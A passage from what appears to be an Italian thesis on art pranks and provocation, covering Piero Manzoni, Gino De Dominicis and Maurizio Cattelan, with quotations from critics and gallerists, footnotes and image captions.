Alla base vi è la riflessione di Manzoni sul rapporto dell'artista con i propri mezzi di produzione e la collisione prodotta tra valore estetico e valore di scambio. Sopprimendo ironicamente

⁴ Graziosi E., op. cit., pag.121

la separazione tra artisti e opere d'arte, Manzoni demistificò la credenza prettamente modernista che il lavoro artistico sia lavoro non alienato. Riconobbe che l'oggetto estetico, e per estensione l'artista era divenuto come tutto il resto dell'economia capitalista del dopoguerra, una merce reificata.⁵

Manzoni gioca con le idee, ci mette dell'ironia, dell'eccesso e insieme dell'abbassamento di tono, diventa una sorta di disturbatore dell'arte.

La sua manifestazione prima sono l'umorismo, la risata "esagerata", la strategia dell'equivoco e del paradosso, ma anche la provocazione della parodia e del rovesciamento, l'antienfasi e il materialismo del prendere alla lettera, caratteri che lo distinguono non solo da Klein, come per lo più i commentatori tendono a insistere, ma anche dal cosiddetto Neodada americano, sia dai Rauschenberg e Johns, di cui Manzoni conosceva alcune opere, sia dagli Allan Kaprow e dagli artisti Fluxys, di cui non è documentato che Manzoni avesse conoscenza.⁶

Il 17 febbraio del 1962, quando espone alla *Ekspositie Nul* allo *Stedelijk Mueum* di Amsterdam a una mostra in onore di Yves Klein, si presenta con sei scatolette di *Merda d'artista* che provocano le scandalizzate proteste degli artisti tedeschi, di fronte alle quali Manzoni minaccia di liberare una ventina di galline bianche durante l'inaugurazione e farle razzolare nelle stanze dell'esposizione, o di sigillare la propria stanza mettendo fuori un cartello con la scritta "*dentro c'è lo spirito dell'artista*". Si limiterà, invece, a firmare un rotolo di carta igienica, chiudendolo in una scatola di *perspex* trasparente che regalerà Herman De Vries.

«Manzoni [...] ebbe la fortuna di trovarsi un alter ego, un artista di cui ha sentito subito che doveva attaccarlo senza pietà, cioè Yves Klein. [...] L'ambizione giocò una parte non piccola nel continuo siluramento del suo rivale (come in un western, Manzoni sembrava senza sosta avvisare Klein che c'era posto per uno solo di loro in questo mondo), ma l'estetica ultraidealista di Klein, estremamente articolata, aiutò evidentemente Manzoni a posizionarsi come un suo opposto. Era come se Manzoni dicesse a Klein: "Tu vuoi mostrare dell'oro, io mostrerò della merda; tu vuoi gonfiare l'io dell'artista con i tuoi monocromi e la tua immaterialità, io metterò il fiato d'artista in palloncini rossi che farò scoppiare".⁷

Manzoni è diverso, non è simbolico, non è pittorico, non è metafisico, non afferma né una sensibilità né un concetto, ma un'essere, come più volte ha ripetuto. Si è accorto della futilità dell'arte come attività soggettiva e demistifica la

⁵ Graziosi E., op. cit., pp.125-126

⁶ Graziosi E., op. cit., pp. 154-155

⁷ Bois Yve-Alain, Krauss Rosalind, *L'informe: istruzioni per l'uso*, Milano, ESBMO, 2003, pp. 49-50

credenza modernista che diceva che il lavoro artistico non era un lavoro alienato.

Manzoni attaccò la struttura istituzionale proprio all'interno dei suoi stessi confini. [...] Diversamente dagli artisti degli ultimi anni cinquanta e sessanta, che abbandonarono le gallerie per rifugiarsi nella land art su grande scala, l'evento Fluxus o l'Happening, e da quelli che cercarono di trasgredire i valori culturali attraverso mutilazioni corporali o rituali quasi pagani, Manzoni lanciò il suo attacco contro la struttura attraverso una simulazione ben congegnata, anche se parodistica e perfino perversa, di pratiche istituzionali.⁸

Manzoni muore il 6 febbraio 1963 a Milano, all'età di 29 anni per un infarto.

Tutti hanno provato a dare un'interpretazione simbolica, un significato, un perché alle opere di Manzoni, ma ciò che è certo è che lui da subito ed esplicitamente ha bandito tutte le interpretazioni simboliche dalla sua arte.

⁸ Graziosi E., op. cit., pp.161-162

Gino De Dominicis

Le mie opere spesso si sono rifiutate di partecipare alle grandi mostre.

Gino De Dominicis nasce ad Ancona il 1° aprile 1947. Studia all'*Istituto Statale d'Arte* della città e, una volta diplomato, inizia a seguire i corsi di Architettura presso l'*Accademia di Belle Arti* di Roma. Nel 1967, all'età di 17 anni espone, per la prima volta disegni, pastelli, inchiostri e tempere in una personale organizzata nella galleria aperta dal padre in corso Garibaldi ad Ancona. Nel 1968, dopo qualche viaggio, si stabilisce definitivamente a Roma ed entra in contatto con il gruppo *Laboratorio '70*, impegnato in una ricerca di carattere ambientale e "di strada", che usa le espressioni più disparate: dalla trasformazione scenografica di spazi quotidiani alla sperimentazione cinematografica ai gesti d'arte provocatori in piazza. Frutto di questa frequentazione è il gesto d'arte *Zoomtrack* del 1968/69, un video di 10 minuti che documenta il primo "battesimo d'arte"¹ a Roma di De Dominicis, in cui, insieme a Marcello Grottesi e Paolo Matteucci, scorrazza su un trattore in piazza del Popolo, indossando un copricapo indiano ed un paio di ali, spruzzando nuvole bianche da un estintore. Attaccato al trattore vi è Grottesi chiuso in una corazza dorata del Seicento, con ai piedi un paio di pattini, un cubo di plexiglass come elmo e palloncini legati alla mano sinistra, in distanza li segue Matteucci su un velocipede. Il gesto voleva essere

«una provocazione a tutti i cittadini per sollecitarli a una più attenta riflessione sulla vita quotidiana».²

Inutile dire che il trattore fu sequestrato.

Nel novembre del 1969, dopo aver destato l'attenzione del gallerista Fabio Sargentini, presenta alla galleria *L'Attico* di Roma il risultato dei suoi due ultimi anni di lavoro: *Aspettativa di un casuale movimento molecolare generale in una sola direzione, tale da generare un movimento spontaneo del materiale*, semplicemente una pietra "elemento naturale legato alla terra in attesa di un movimento adesso aderente"³, *Catena che solleva un fusto d'acciaio pieno d'acqua*, *Equilibrio 1* un'asta d'ottone che termina in una punta e una calamita che tiene insieme l'opera, *Cubo invisibile* e *Cilindro invisibile* due opere che prevedono la tracciatura a terra con la vernice acrilica bianca del perimetro di un



Gino De Dominicis con l'opera *Aspettativa di un casuale movimento molecolare generale in una sola direzione, tale da generare un movimento spontaneo del materiale*, 1970



Gino De Dominicis, *Zoomtrack*, 1968-69, 35mm colore, durata 10 minuti



Gino De Dominicis, *Veduta della prima mostra personale alla Galleria L'Attico di Roma*, 1969

¹ Bonito Oliva A., *Gino De Dominicis: l'Immortale*, Milano, Electa, 2010, pag. 110

² Grottesi M., *Marcello Grottesi. Vita e arte sul filo della memoria*, Roma, Pieraldo Ed., 2005, pag. 40

³ Cherubini L., *Oggetto vivente perfetto*, Flash Art 270, Giugno – Luglio 08



Gino De Dominicis e Claudio Abate di fronte al
Cubo Invisibile, 1969



Gino De Dominicis, *Necrologio*, 1969, stampa
tipografica su carta, 71x101 cm



Gino De Dominicis, *Tentativo di far formare dei
quadrati invece che dei cerchi attorno ad un sasso
che cade nell'acqua*, 1969, fotografia in bianco e nero,
48x67 cm

quadrato e di un cerchio che delineano lo spazio attraverso un'assenza di tridimensionalità, in questo modo il volume dell'opera viene a formarsi attraverso l'immaginazione dello spettatore. Il solido è concepito dall'artista come il luogo

dove un oggetto può muoversi e dove un oggetto risiede. Là dove nessun oggetto si muove e dove nessun oggetto risiede non è spazio [...]. Ciò che non è spazio è oggetto (è il movimento di un oggetto a creare o a delimitare uno spazio, senza movimento non esiste spazio). Se si riuscisse a creare un'illusione di presenza di oggetto a tal punto che nessun oggetto-persona attraversi o risieda in quello spazio, si sarebbe creato uno spazio dove nessun oggetto si è mosso o ha risieduto e quindi automaticamente non sarebbe più spazio ma oggetto⁴

In tale occasione stampa un manifesto con il proprio ***Necrologio*** per consegnarsi all'immortalità come artista.

«Si presentò in galleria per sottopormi i suoi primi lavori nell'ottobre del 1969, io avevo trent'anni lui ventidue e mezzo. Non l'avevo mai conosciuto, eppure lo riconobbi: i suoi baffetti elettrici erano inconfondibili. Dove li avevo già visti? In quel medesimo anno, all'inizio di gennaio, c'era stata al garage de L'Attico la mostra dei cavalli vivi di Kounellis e a posteriori, in una delle fotografie scattate al vernissage, avevo notato questo sconosciuto con i baffetti che si aggirava tra i visitatori. Per questo, quando mesi più tardi mi fu davanti dal vivo, in lui riconobbi il personaggio della foto.

Da quel giorno diventammo inseparabili [...] instaurai con De Dominicis un sodalizio onnipotente. Era, allora, il mio modo di lavorare, creando un transfert, immedesimandoci uno nell'altro. Ogni giorno, nelle prime ore del pomeriggio, percorrevamo a braccetto in tondo più volte piazza del Popolo e lui mi esponeva le sue ultime pensate. Io le vagliavo, ne discutevamo, facevamo sogni alati ma concreti. Il suo approccio all'arte, ironico, rarefatto, cerebrale portava un vento nuovo nel clima povero della galleria. L'acqua e la terra di Pascali, il fuoco di Kounellis, cedevano il passo agli oggetti invisibili. Proprio sull'invisibilità, su uno scarto mentale capace di produrre emozione senza materia, si posò la prima mostra personale di De Dominicis al garage di via Beccaria. Un lavoro già maturo e tuttavia infantile, con una evidente matrice duchampiano, eppure fortemente maniacale, suffragato da una visione.»⁵

Fabio Sargentini

Nel 1970, in occasione della *III^a Biennale internazionale della Giovane Pittura* curata a Bologna da Renato Barilli realizza una serie di opere video in cui indaga l'ambigua prossimità tra realtà e immaginazione. Tra le opere presentate si ricordano: ***Prestidigitazione*** ovvero la simulazione di

⁴ De Dominicis G., *III^a Biennale Internazionale della Giovane Pittura*, Bologna, Alfa, 1970, pag. 59

⁵ Sargentini F., *Gino De Dominicis: l'Immortale*, Milano, Electa, 2010, pag.83

prendere con la mano uno spicchio di luna, *Improvvisa uscita di uccelli dall'acqua* un tentativo per trasformare gli uccelli in pesci, *Tentativo di Volo* in cui simula il volo saltando da un muretto. Nel video, Gino De Dominicis ricerca la confutazione della tesi sull'irreversibilità dei fenomeni attraverso la scelta di azioni impossibili come in *Tentativo di far formare dei quadrati invece che dei cerchi attorno a un sasso che cade nell'acqua*, testimoniata dalla fotografia dell'artista di spalle sulla riva di un fiume mentre lancia un sasso nell'acqua con l'obiettivo di creare delle onde di forma quadrata anziché circolare. L'arte, in questo modo diviene il luogo ideale dove sfidare i limiti imposti dalle leggi della fisica classica. Viene così inaugurata la stagione degli esperimenti nati per contrastare il principio dell'entropia e l'ineluttabilità della morte.

«Forse perché non sono mai riuscito a nuotare ho deciso di imparare a volare. Da tre anni infatti ripeto questo esercizio tutti i giorni, probabilmente non riuscirò mai a volare ma se farò ripetere questo esercizio anche ai miei figli ed ai figli dei miei figli e loro ai propri figli forse un giorno un mio discendente improvvisamente si troverà a saper volare»⁶

In un dialogo tra arte povera e concettuale si colloca la *Mozzarella in carrozza* presentata nel febbraio del 1970 presso la Galleria L'Attico. L'opera è composta da una carrozza nera, un modello Landò di fine Ottocento, e una mozzarella collocata sul sedile posteriore del veicolo. De Dominicis è intento a indagare il rapporto tra parola e immagine e utilizza il procedimento retorico della metonimia per materializzare in oggetto il nome della ricetta culinaria, ottenendo come risultato *non sense* arguto e ironico che trova eco nella battuta dell'artista

«quando vedo un divieto di sosta permanente, ci metterei una donna con una bella permanente»⁷

Nell'aprile del 1970, nella medesima galleria, presenta l'opera *Lo Zodiaco* vivente che, concepito come un *tableau vivant*, è la rappresentazione simbolica dei dodici segni astrologici. I segni, disposti a semicerchio dentro la galleria, sono rappresentati da animali (un toro e un leone chiuso in gabbia) e persone (una vergine e due gemelli) che rimangono immobili nella stessa posizione per i cinque giorni dell'esposizione.

«L'apparizione di De Dominicis sulla scena de L'Attico spostò il baricentro dell'avanguardia romana. Alcuni giovani artisti, che



Gino De Dominicis, *Tentativo di volo*, 1969, 16 mm trasferito in video, durata 2 minuti



Gino De Dominicis, *Mozzarella in carrozza*, 1968-70, carrozza d'epoca, mozzarella, cartellino, 210x174x360 cm



Gino De Dominicis, *Lo Zodiaco*, 1970, stampa su carta, 66x100 cm

⁶ De Dominicis G., op. cit., pag.58

⁷ Tomassoni I., *Ancona per Gino De Dominicis. Atti del seminario*, Ancona, Mediateca delle Marche, 2005, pag.137



Fabio Sargentini e Gino De Dominicis



Gino De Dominicis, *Che cosa c'entra la morte?*, 1971, fotografia in bianco e nero, 41x31 cm



Gino De Dominicis, *D'io*, 1971, registrazione audio, durata 2 minuti

guardavano ancora a Pascali e a Kounellis, sì volsero verso di lui. Una forte componente concettuale si affiancò in galleria alla componente povera. Lo stesso spazio del garage, che all'inizio avevo mantenuto brullo, con ancora i segni delle frenate dei pneumatici per terra, da me reso asettico per ospitare sia un'arte dei corpo che della mente. Scoppio dentro L'Attico il caso De Dominicis. Dovetti rompere con Kounellis, che osteggiava apertamente la Mozzarella in carrozza. Jannis di fatto mise davanti alla scelta: o me o lui. Aveva fiutato il pericolo, la personalità di Gino. Ma nella mia galleria la linea l'ho sempre dettata io, ci mancherebbe.

Vennero grandi mostre, su tutte quella dei segni viventi de Lo Zodiaco. Fu questa una mostra che dette a Gino la prima grande soddisfazione in termini di visibilità mediatica come era accaduto qualche anno prima con i cavalli vivi a Kounellis. E dal di vista dell'equiparazione tra arte e natura non c'è dubbio che Lo Zodiaco avesse un precedente nella mostra dei cavalli, di cui ricalcava persino la disposizione spaziale a semicerchio. A onor del vero il palcoscenico lo forniva lo spazio dei garage e lo spazio del garage, inteso come luogo espositivo altamente spettacolare, che scardinava il modello contemplativo fin lì vigente della galleria-quadreria, era un'intuizione del sottoscritto.»⁸

Fabio Sargentini

Dal 1969 in poi, De Dominicis compie una costante riflessione sul tempo e sul possibile raggiungimento dell'immortalità fisica. Nel novembre del 1970 in occasione della rassegna *Fine dell'alchimia* sempre presso L'Attico di Roma, chiama il fisico Frano Rustichelli per illustrare la sua formulazione matematica sull'immortalità inserendola nell'opera *Pericoloso morire*. Nel 1971, in occasione della VII^a Biennale di Parigi realizza la performance *Che cosa c'entra la morte?* in cui si aggira per le sale espositive con un cappello a cilindro nero, un peluche di tigre e un cartellone con sopra scritto *Che cosa c'entra la morte?* per suggerire il raggiungimento di una condizione d'immortalità attraverso l'opera d'arte.

Indaga l'immortalità del corpo come riscatto dell'uomo dal destino a lui assegnato dal pensiero religioso l'opera *D'io*, composta da una risata registrata mandata in loop sia dentro che fuori la galleria e accompagnata dal cartellino dove è stampata la parola *D'io*. Attraverso questa operazione, gioca sulla duplicità del significato del titolo, De Dominicis forza il concetto umano fino a renderlo divino. Il passaggio da una condizione all'altra viene mutato in un'ironica risata. Ma è nel 1972 che Gino De Dominicis dà scandalo. Invitato alla 36^a Biennale di Venezia presenta l'opera *Seconda soluzione d'immortalità (l'universo è immobile)*, composta da *Attesa di un casuale movimento molecolare generale in una sola direzione, tale da generare un movimento*

⁸ Sargentini F., op. cit. pp.83-84

spontaneo della pietra, la versione più piccola della pietra presentata nel 1969, *Palla di gomma (caduta da 2 metri) nell'attimo immediatamente precedente il rimbalzo*, una palla di gomma posta sul pavimento e accompagnata dal cartellino che ne riporta il titolo, cosicché lo spettatore possa pensare l'oggetto potenzialmente carico di movimento e in bilico tra un'azione e l'altra e il *Cubo invisibile*. Le tre opere sono collocate davanti a Paolo Rosa, un giovane veneziano affetto da sindrome di *Down* che, seduto all'angolo della sala, li osserva dal proprio punto di vista che è anche quello opposto degli spettatori. L'opera rimane visibile solo la mattina dell'8 giugno 1972, giorno dell'inaugurazione, provocando da subito polemiche e censure perché il fatto che un artista utilizzi una persona con sindrome di *Down* all'interno della propria opera viene recepito come una provocazione sterile. Nei giorni successivi al posto del ragazzo viene messa una bambina, ma visto che la polemica non scemava, la sala venne chiusa. Gino De Dominicis e il suo assistente vennero denunciati alla Procura della Repubblica di Venezia per sottrazione di incapace. Solo nell'aprile del 1973 verranno assolti perché "il fatto non sussiste"

«I sodalizi onnipotenti, si sa, non possono durare all'infinito. Il pretesto dello sfaldarsi dell'unione tra me e Gino fu il mongoloide alla Biennale. Nei giorni dell'allestimento della sala di De Dominicis a Venezia ero trattenuto a Roma. [...] Quando mi recai a Venezia il giorno dell'inaugurazione il mongoloide era cosa fatta. Non ebbi alcun modo di discuterne con Gino in anticipo, qualcosa mi aveva accennato vagamente al telefono, troppo poco perché io ne cogliessi la portata. Si scatenò il putiferio, il mondo della cultura si spaccò in due, favorevoli e contrari. Molti intellettuali, Montale e Pasolini tra gli altri, presero la penna e scrissero commenti di fuoco sui quotidiani. Io rimasi a fianco di Gino e lo feci difendere con successo, nella causa intentatagli, dal mio avvocato di fiducia, ma intimamente nemmeno io condividevo il mongoloide. Ricordo che ne parlai con lo psicanalista Paolo Perrotti, con il quale avevo iniziato l'analisi da un paio d'anni, e lui mi pose una domanda cui tuttora non so dare risposta: "In nome della libertà dell'arte, se un artista impazzisce, chi lo decide?"»⁹

Fabio Sargentini

Dopo una serie di mostre, tra cui *Documenta 5* a Kassel, la personale alla *Franco Toselli* di Milano, e l'esposizione della *Madonna che ride* alla *Modern Art Agency* a Napoli, nel 1978 continua la sua ricerca sull'invisibilità attraverso le undici statue, tutte in posizione verticale ad eccezione di una sdraiata, che si manifestano agli occhi dello spettatore attraverso due sole tracce: il copricapo e le calzature che ne delimitano le estremità, rendendo immaginabile una



Gino De Dominicis, *Seconda soluzione di immortalità (l'universo è immobile)*, 1972, fotografia in bianco e nero, 51x63 cm



Gino De Dominicis, *Madonna che ride*, 1972, polaroid, 10,8x8,5 cm



Gino De Dominicis, *Statua*, 1979, cappello, sandali in paglia intrecciata, filo di nylon, base di legno dipinta di bianco, 65x222,6x90 cm

⁹ Sargentini F., op.cit., pag. 84



Gino De Dominicis, veduta della mostra personale alla galleria La Nuova Pesa di Roma, 1996

presenza nell'assenza.

Successivamente si dedica alla realizzazione di opere legate all'immortalità nelle civiltà indiane e sumere, centellinando mostre e pubbliche apparizioni e opponendosi alla pubblicazione di libri o cataloghi sul proprio lavoro. Dalla fine degli anni '70 passa al recupero della manualità artistica su supporti di grandi dimensioni, fino a che, nel 1988, per la mostra presso la galleria *Rumma*, De Dominicis è impegnato in un particolare allestimento realizzato inserendo al centro della sala uno specchio che, grazie a un accorgimento ottico, riflette tutto tranne gli esseri viventi e duplica solo lo spazio e il dipinto esposto tralasciando il pubblico. A riportare nuovamente De Dominicis alla notorietà, dopo un decennio in cui si dedica alla pittura e declina inviti ad esposizioni come *Documenta*, è la personale del 1996 alla galleria *La nuova Pesa* di Roma dove espone la "scultura vivente" dell'"*Impiccato*", con il pennello collocato al posto dei genitali e il completo nero (in tutto e per tutto simile a quelli indossati da lui) che identificano l'opera come rappresentazione dell'artista o un suo autoritratto, l'evento però dura poco perché l'uomo incaricato di fare l'impiccato infatti non è riuscito a recitare il suo ruolo se non per pochi secondi e dopo averlo tirato giù non hanno più ripetuto il tentativo.

Nonostante la continua ricerca sull'immortalità del corpo, Gino De Dominicis si spegne a Roma il 29 novembre 1998 all'età di 51 anni.

«La mia opinione è che Gino per tutto il resto della sua carriera sia stato tormentato dal fantasma del mongoloide. In quel momento, con tutta quell'attenzione addosso, si era sentito l'artista numero uno sul pianeta. Quando mai avrebbe potuto nuovamente toccare tali vette di provocazione? E infatti ci ricascò anni dopo, quando invitato a esporre a New York alla Rayburn Foundation cercò di rimettere in pista proprio il mongoloide. Mal gliene incolse! Le associazioni americane in difesa dei portatori di handicap insorsero, la mostra andò per aria e la fondazione dovette addirittura chiudere i battenti. In fondo il modello comportamentale di De Dominicis, a partire dai affetti, è sempre stato segretamente Salvador Dalì, il maestro surrealista con innato il gusto per lo scandalo. A sua volta Gino ha fatto scuola. Non nasce Cattelan da una sua costola?»¹⁰

Fabio Sargentini

¹⁰ Sargentini F., op.cit., pp. 84-85

Cattelan chi?

*Maurizio, da oggi tu sarai un bugiardo tutta la vita.
La verità è più pericolosa della menzogna.*

Se aprissi un sondaggio chiedendo ad un gruppo di persone chi è Cattelan, la gente mi risponderebbe così:

- 40% Cattelan chi?
- 30% Quello della radio
- 20% Quello dei bambini impiccati/quello del papa
- 5% l'ex di Victoria Cabello
- 5% Boh, non so, preferisco non rispondere

Ovviamente questi non sono dati scientifici, sono solo basati sull'esperienza personale nel parlare di Maurizio Cattelan con tutti quelli che conosco. Perché Maurizio Cattelan, artista oramai di fama internazionale, è sì conosciuto apertamente nell'ambito artistico, ma se si esce da questo settore non è uno dei personaggi italiani più rilevanti.

Dovendo trattare il tema della beffa mi è impossibile non citare anzi, non dedicare un capitolo all'uomo che, del prendere per i fondelli fruitori ed operatori dell'arte ha incentrato la sua poetica e il suo successo.

A differenza di personaggi come Marco Lavagetto però, Maurizio Cattelan realizza beffe che 'strizzano l'occhio al sistema'¹ dell'arte contemporanea, ottenendo sempre successo e clamore senza incorrere mai in denunce penali e civili.

Ma chi è Cattelan l'artista?

Maurizio è il classico esempio dell'uomo che è diventato artista senza frequentare alcuna scuola d'arte o accademia. È colui che, ha ricevuto il miracolo, ha conosciuto le giuste persone e ha avuto il sacro colpo di fortuna. Perché non c'è altro modo per definire il successo (e i prezzi) di quelli che a prima vista potrebbero sembrare solo gli scherzi del buontempone del paese.

Per chi ancora non lo conoscesse, Maurizio Cattelan nasce il 21 settembre del 1960 a Padova sotto il segno della vergine in una famiglia di basso ceto e totalmente estranea al mondo dell'arte. A 13 anni però, non dando ancora segnali artistici, realizza quella che potremmo definire la prima di una lunga serie di scherzi. Nel 1973 lavorava nell'emporio della parrocchia locale dove vendeva statuette e ninnoli religiosi ma venne in fretta licenziato per aver disegnato



Maurizio Cattelan, *Ritratto*

¹ Bazzichelli T., *Networking. La rete come arte*, Milano, 2006, Costa&Nolan, pag. 225



La Madonna di Golosine (VR) deturpata

i baffi alle statuette di sant'Antonio. Si tratta del primo gesto artistico dell'artista? Se quelle statuette non fossero state ripulite, oggi quanto varrebbero? E soprattutto, è indispensabile menzionare questo fatto nella bibliografia dell'artista rischiando l'emulazione come è avvenuto nel 2014 nei pressi di Verona, quando un pittore 82enne fu denunciato per aver disegnato i baffi alla statua della madonna?²

A soli 18 anni, Cattelan, capisce, dopo una lunga serie di saltuari lavori (tra cui si annovera anche l'esperienza come portantino in camera mortuaria), che lavorare è un brutto mestiere e si prefiggerà di evitare il lavoro umile a tutti i costi. Ecco, possiamo dire che qui, forse, inizia il Cattelan artista: non voglio lavorare ma voglio fare molti soldi e la strada migliore da percorrere è quella dell'artista.

«Mi venne in mente la mostra d'arte che avevo visto a Padova. Non sapevo nulla, eppure quello che mi veniva in mente in quel preciso momento, con due lire in tasca e la moto morta accanto a me, erano le opere di quest'artista che si chiamava Pistoletto. [...] Ricordo che vedermi dentro un quadro riflesso, personaggio involontario e momentaneo di un'opera d'arte, mi fece una certa impressione. Mi è impossibile ricordare se la sensazione fosse di piacere o di curiosità. Eppure, sdraiato senza nulla da fare, nulla da sperare, nulla da guardare, fu quella sensazione che mi spinse a decidere che forse l'arte poteva anche diventare un lavoro, il lavoro che avrebbe potuto offrirmi l'opportunità di lavorare solo per me stesso. L'arte non faceva parte del mio vocabolario. Eppure adesso, al bordo della carreggiata, qualcosa dentro mi stuzzicava l'appetito. Chiusi gli occhi, pensai come poteva essere sentirsi artista. Pensavo che un musicista capisce di esserlo perché dentro sente la musica. Ma un artista? Cosa può sentire dentro uno che deve fare delle cose? Per essere artisti, pensavo, bisogna essere capaci di vedere dentro di noi delle cose che fuori non ci sono, che non esistono. Ma il discorso non mi tornava, perché gli specchi che avevo visto con me stesso dentro esistevano già, non li aveva mica inventati quel tizio lì. Che aveva fatto quel tizio, allora? Come aveva fatto a diventare artista? Non riuscivo proprio a capire. Ma più non capivo, più mi veniva voglia di fare l'artista. Non è che, mi chiedevo, uno diventa artista così, di colpo, senza saperlo? Si ferma la moto e uno scopre che deve fare l'artista. Mi chiedevo come avesse capito che era un artista il signore degli specchi. Se avessi avuto il suo numero di telefono, alla prima cabina lo avrei chiamato e gli avrei chiesto: "Scusi, mi può dire quando esattamente lei ha deciso che era un artista o di fare l'artista?" Perché in effetti, mi stavo chiedendo anche un'altra cosa: uno diventa o è artista? A me faceva più comodo credere che uno diventasse, scegliesse di fare l'artista. Perché io artista non mi sentivo proprio. L'unico gesto artistico che avevo compiuto era stato quello di fare i baffi con il pennarello alle statuette di sant'Antonio»³

² Vaccari A., *La Madonna con i baffi. Il «vandalo» ha 82 anni*, 2014, www.larena.it/stories/379_citta/702726_la_madonna_con_i_baffi_il_vandalo_ha_82_anni, consultato il 18/9/2014

³ Bonami F., *Maurizio Cattelan. Autobiografia non autorizzata*, Milano, 2011, Mondadori, pp. 12-14

Tra ciò che io reputo e inserisco nelle beffe vi sono anche i furti e Cattelan realizza quella che lui stesso definisce la sua prima opera d'arte mediante uno dei primi furti della sua carriera. Il 10 novembre 1989 si fa fotografare nudo, con le mani davanti al petto che mimavano la forma del cuore, dopodiché ruba, a casa dei genitori di un'amica, una cornice d'argento lasciata vuota, ricevuta per qualche dono di nozze e mai utilizzata:

«Era la mia prima opera d'arte.

Era così semplice.

Era così immediata.

Così banale. Ero io al 100%, come non lo sarei stato mai più.

Era caduto il muro⁴ che divideva la mia identità in due.

Da una parte lo sfigato libero, dall'altra l'artista che da quel momento sarebbe rimasto incatenato alle sue ambizioni.

Due Cattelan che diventavano uno dentro quella cornice d'argento.

La cornice era l'arte, le convenzioni dell'arte; io ci stavo e ci sarei sempre stato stretto, dentro quella cornice.

Mi ci ero messo dentro da solo.

Due anime che diventano una.

Ma ho sempre avuto nostalgia di quel gemello che viveva dentro di me, di quel secondo più saggio Cattelan che si nascondeva nella mia pancia.

Era a lui che avrei sempre parlato come artista».⁵



Maurizio Cattelan, *Lessico Familiare*, 1989, fotografia in bianco e nero e cornice d'argento, 20x15cm

Sempre nel 1989, in occasione della sua prima personale alla Galleria *Neon* di Bologna, ritenendosi insoddisfatto di ciò che aveva prodotto, spranga la porta di accesso alla galleria e vi affigge un cartello con la scritta **TORNO SUBITO**, che diventerà anche il titolo dell'opera perché lo spettatore rimarrà in attesa, per tutta la durata della mostra, di quel qualcuno che non è mai tornato subito.

«Da quando sono piccolo ha sempre la sensazione che mi manchi un giorno. Sarà perché mi hanno registrato all'anagrafe il giorno dopo la mia nascita, rubandomi così ventiquattr'ore. Fatto sta che ho sempre quest'ansia di avere un giorno in meno a mia disposizione. Fin dalle prime mostre, mi sono sempre trovato il giorno precedente all'inaugurazione senza il lavoro da esporre perché mi mancava questa benedetta giornata. A Bologna, il giorno dell'inaugurazione, misi un cartellino sulla porta con scritto **TORNO SUBITO**. Quando arrivò il proprietario della galleria si arrabbiò molto. Si arrabbiò ancora di più quando entrando nella galleria la trovò vuota, senza nessuna opera. Io me l'ero data a gambe. Quando tornai, la galleria era aperta ma sempre vuota, senonché il cartello **TORNO SUBITO** era diventato un lavoro appeso sulla parete. Mi è sempre piaciuta quest'idea del tornare subito, senza però dire quando siamo andati via.»⁶



Maurizio Cattelan, *Torno subito*, 1989, plexiglass inciso, 4x21cm

⁴ Il 9 novembre 1989 viene abbattuto il muro di Berlino

⁵ Bonami F., op. cit., pag. 32

⁶ Bonami F., op. cit., pag. 39



Maurizio Cattelan, *Edizioni dell'obbligo*, 1991, taccuini, plexiglass e ferro, 29,5x21cm ciascuno



Maurizio Cattelan, *Untitled*, 1991, carta dattiloscritta e inchiostro aggiunto, 29,5x21cm



Maurizio Cattelan, *Untitled*, 1993, plastica, tessuto, legno, piombo, e spago, dimensioni variabili

Sempre nello stesso anno, a seguito di una promessa non mantenuta, ovvero quella di eseguire un'opera per una mostra presso la *Pinacoteca* di Ravenna, si fa rilasciare un certificato medico in cui si dichiarava troppo malato per eseguire l'opera d'arte.

Nel 1991 realizza la beffa *Edizioni dell'obbligo* dove raccoglie gli esercizi eseguiti dai bambini e li pubblica come brossura edite dalla collana *Edizioni dell'obbligo* presentandoli alla fiera del libro del *Castello di Belgioioso* in cui si spacciava per giovane editore.

Smessi i panni del finto editore, nel 1991, non riuscendo a creare un nuovo lavoro per la collettiva *Briefing* alla Galleria *Luciano Inga-Pin* di Milano, espone un verbale della polizia che attestava non solo l'invisibilità dell'opera d'arte ma anche il furto della stessa, trasformando così in un alibi il principio dell'arte concettuale enunciato da Lawrence Weiner secondo cui l'opera non deve essere costruita.

Quando, nel 1993, gli viene proposta una personale presso la Galleria *Massimo De Carlo* di Milano, Cattelan, ispirandosi al *Marchese del Grillo*, fece murare la porta di accesso alla galleria. I visitatori della mostra potevano solo vedere, attraverso una finestra, un orsacchiotto meccanico su un monociclo che, su una corda tesa, percorreva avanti e indietro lo spazio vuoto della galleria

«La mattina del giorno dell'inaugurazione il gallerista si presenta in galleria, ma trova una brutta sorpresa. La porta è murata. C'è solo una piccola feritoia da dove si può guardare dentro. Il gallerista è snervato e trova l'idea una vera stronzata, poi però guarda dentro il buco e vede che ogni tanto su una corda tesa in mezzo alla galleria passa un orsetto meccanico su un triciclo in equilibrio. Uno dei ricordi più belli della mia vita d'artista è stato sentire la risata del gallerista e vedere i suoi occhi sprizzare di felicità. Avevo capito di avere avuto l'idea giusta. Quando l'idea è giusta, non lo si capisce dal fatto che l'opera venga venduta o meno, ma dagli occhi della gente mentre la guarda. La meraviglia di uno che guarda quello che tu avevi paura fosse una stronzata è forse il regalo più bello che un artista possa ricevere da un suo lavoro.»⁷

Successivamente, si dedica alle raccolte di fondi per il mondo dell'arte, che in quell'epoca stavano prendendo piede. Cattelan si rivolge a cento donatori chiedendo loro di versare 100 dollari ciascuno per finanziare una borsa di studio a nome della *Oblomov Foundation*, una fondazione da lui creata ispirandosi, per il nome, al romanzo di Ivan Goncarov. Per accedere a questa borsa di studio di 10.000\$, l'unica condizione era che il ricevente si astenesse da ogni esposizione per un anno. In questo modo, chiunque avrebbe accettato, avrebbe messo a repentaglio la propria carriera.

⁷ Bonami F., op. cit., pag. 65

Per ringraziare i donatori, Cattelan fece incidere i loro nomi su una targa di vetro e la affisse clandestinamente alla facciata dell'*Accademia di Belle Arti di Brera*, dove rimase per un anno. La borsa di studio, invece, non fu richiesta da nessuno e Maurizio la utilizzò per finanziare il suo trasferimento a New York dove gli verrà offerta la possibilità di una personale presso la *Newburg Gallery*. Anche questa volta, invece di applicarsi nella creazione di molte opere, ne realizza una sola, che spiazzava tutti: ispirandosi sia a Joseph Beuys con l'opera *I Like America and America Likes Me* sia a Jannis Kounellis e ai suoi cavalli installati alla Galleria *L'Attico* di Roma, fa appendere nella galleria un lampadario decorativo e un asino vivo (riconosciuto simbolo di ottusità) per rimarcare la sua modesta posizione nel mondo dell'arte.

